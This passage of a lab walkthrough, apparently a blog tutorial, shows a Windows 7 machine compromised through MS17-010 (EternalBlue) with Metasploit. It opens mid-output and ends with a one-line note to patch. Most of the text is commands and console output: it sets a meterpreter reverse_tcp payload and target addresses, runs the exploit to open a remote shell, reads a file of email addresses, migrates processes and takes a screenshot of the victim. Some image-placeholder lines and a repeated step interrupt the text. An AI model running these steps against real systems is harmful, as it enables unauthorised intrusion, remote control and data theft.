   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote W
indows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```

In the next step where using that module is Microsoft server message block 1.0(SMB) allow to access file and access the network and we will try on it.


#use exploit/windows/smb/ms17-010_eternalblue



```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

In the next step we set the Payload. And payload is a piece of malicious code or script that is design to execute a specific action on a target system. And are going to use windows/x64/meterpreter/reverse_tcp payload for this action. And how we use it take a look below.


#set PAYLOAD window/x64/meterpreter/reverse_tcp



```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

And this step we set the RHOST which stanf for remote host and it enable you to set your remote target host IP address.


#set rhost 192.168.58.133



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.58.133
rhost ⇒ 192.168.58.133
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.58.133   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm
                                             l
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows
                                              7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7,
                                             Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Em
                                             bedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.58.130   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
```


The last and final step to compromise the victim machine

#exploit




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.58.130:4444
[*] 192.168.58.133:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.58.133:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.58.133:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.58.133:445 - The target is vulnerable.
[*] 192.168.58.133:445 - Connecting to target for exploitation.
[+] 192.168.58.133:445 - Connection established for exploitation.
[+] 192.168.58.133:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.58.133:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.58.133:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 192.168.58.133:445 - 0×00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 7601 Servic
[*] 192.168.58.133:445 - 0×00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.58.133:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.58.133:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.58.133:445 - Sending all but last fragment of exploit packet
[*] 192.168.58.133:445 - Starting non-paged pool grooming
[+] 192.168.58.133:445 - Sending SMBv2 buffers
[+] 192.168.58.133:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.58.133:445 - Sending final SMBv2 buffers.
[*] 192.168.58.133:445 - Sending last fragment of exploit packet!
[*] 192.168.58.133:445 - Receiving response from exploit packet
[+] 192.168.58.133:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.58.133:445 - Sending egg to corrupted connection.
[*] 192.168.58.133:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.58.133
[*] Meterpreter session 1 opened (192.168.58.130:4444 → 192.168.58.133:49167) at 2023-07-08 04:42:38 -0400
[+] 192.168.58.133:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.58.133:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.58.133:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > █
```

Here we get access the Window7 home basic with help of meterpreter you can do anything now you have all the access of victim machine.



```
meterpreter > pwd
C:\Windows
meterpreter > cd ..
meterpreter > ls
Listing: C:\
============

Mode               Size    Type  Last modified              Name
----               ----    ----  -------------              ----
040777/rwxrwxrwx   0       dir   2023-06-16 01:24:08 -0400  $Recycle.Bin
100444/r--r--r--   8192    fil   2023-06-16 02:20:37 -0400  BOOTSECT.BAK
040777/rwxrwxrwx   4096    dir   2023-06-16 02:20:37 -0400  Boot
040777/rwxrwxrwx   0       dir   2009-07-14 01:08:56 -0400  Documents and Settings
040777/rwxrwxrwx   0       dir   2009-07-13 23:20:08 -0400  PerfLogs
040555/r-xr-xr-x   4096    dir   2023-06-16 05:08:27 -0400  Program Files
040555/r-xr-xr-x   4096    dir   2009-07-14 00:57:06 -0400  Program Files (x86)
040777/rwxrwxrwx   4096    dir   2009-07-14 01:08:56 -0400  ProgramData
040777/rwxrwxrwx   0       dir   2023-06-16 01:24:01 -0400  Recovery
040777/rwxrwxrwx   4096    dir   2023-07-05 04:21:14 -0400  System Volume Information
040555/r-xr-xr-x   4096    dir   2023-06-16 01:24:02 -0400  Users
040777/rwxrwxrwx   16384   dir   2023-07-04 07:40:48 -0400  Windows
100444/r--r--r--   383786  fil   2010-11-20 22:23:51 -0500  bootmgr
000000/----------  0       fif   1969-12-31 19:00:00 -0500  hiberfil.sys
000000/----------  0       fif   1969-12-31 19:00:00 -0500  pagefile.sys

meterpreter >
```


An attacker can easily read you data and can steal it through using cat emails.txt command



```
meterpreter > cd credential
meterpreter > ls
Listing: C:\Users\ARTIST\Desktop\credential
===========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  187   fil   2023-06-23 08:05:11 -0400  emails.txt

meterpreter > cat emails.txt
Hey! Sir here is the emails list of American Agents.
Hope it will help to find it.

alexg33@gmail.com
arserl55@gmail.com
jerryk54@gmail.com
kevinmate6@gmail.com
steve76@gmail.com
meterpreter >
```

An attacker can access your camera, microphones and also get screenshot as well

#screengrab


Recycle Bin
credential
Computer - Shortcut
C:\Windows\system32\cmd.exe
OmbcAJJg.jpeg 800 x 600 47.9 kB 100.0%
"the quieter you become, the more you are able to hear

```
C:\Users\ARTIST>ipconfig

Windows IP Configuration


Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::9c66:433d:328c:88fa%11
   IPv4 Address. . . . . . . . . . . : 192.168.58.133
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.58.2
```

```
 2584  456   sppsvc.exe          x64   0         NT AUTHORITY\NETWORK SERVICE

meterpreter > migrate 1064
[*] Migrating from 1040 to 1064 ...
[*] Migration completed successfully.
meterpreter > snapgrab
[-] Unknown command: snapgrab
meterpreter > screengrab
Screenshot saved to: /home/kali/OmbcAJJg.jpeg
meterpreter > 
```

3.1 Solution: Microsoft has released several patches of windows or up to data the Window operating system.